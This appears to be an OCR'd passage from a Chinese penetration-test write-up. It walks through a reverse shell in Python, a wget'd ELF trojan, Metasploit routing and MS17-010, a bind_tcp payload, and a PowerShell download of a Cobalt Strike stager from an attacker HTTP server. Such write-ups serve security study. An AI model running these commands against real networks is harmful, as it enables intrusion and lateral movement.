
```
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/bash","-i"]);'
```



接下来上msf，既然可以执行命令了，那就python起一个http 然后wget下来一个elf，生成木马。




Msf起监听，并执行弹shell，由于忘记截图，只剩下添加路由处。




```
meterpreter > run get_local_subnets //获取当前机器的所有网段信息
```

```
meterpreter > run autoroute -s xxx.xxx.xxx.xxx/24 //添加目标内网0网段的路由,
meterpreter > run autoroute -p //打印当前添加的路由表信息
```


扫描一下同网段机器，数量较多这里只截取一部分。




进入内网，按照惯例先来一波ms17-010开路看看，发现一台存在漏洞，就在我认为可以顺利拿下shell的时候，我发现事情并不简单，利用msf的exp模块没有成功，由于没有成功这个点暂时搁置，去看看其他机器有没有什么可利用的服务，回到webshell上做信息收集发现了数据库文件。

```
// 数据库类型
'type'              => 'mysql',
// 服务器地址
'hostname'          => '
// 数据库名
'database'          =>
// 用户名
'username'          =>
// 密码
'password'          =>          ,
// 端口
'hostport'          =>
```

尝试连接，结果连接失败。



在其他机器上的web，弱口令进到后台，也没什么可利用点。




此时已是凌晨1点多，一度陷入僵持状态，就在我打算洗洗睡了的时候，突然想起一开始的ms17-010，既然不能直接反弹shell回来，那我去接入它试一试，说干就干，更换payload。

```
msf> set payload windows/x86/shell/bind_tcp
```

在打一遍，在我反复尝试之后，终于有一次成功了。


接下来就是上cs，依然python在服务器起一个http服务，利用powershell下载。




这里执行之后直接卡死了。。。所以退出之后，又重新再来一遍，重新执行下载。

```
Powershell.exe“(new-object System.Net.WebClient).DownloadFile(‘http://xxx
```


看到接到请求。



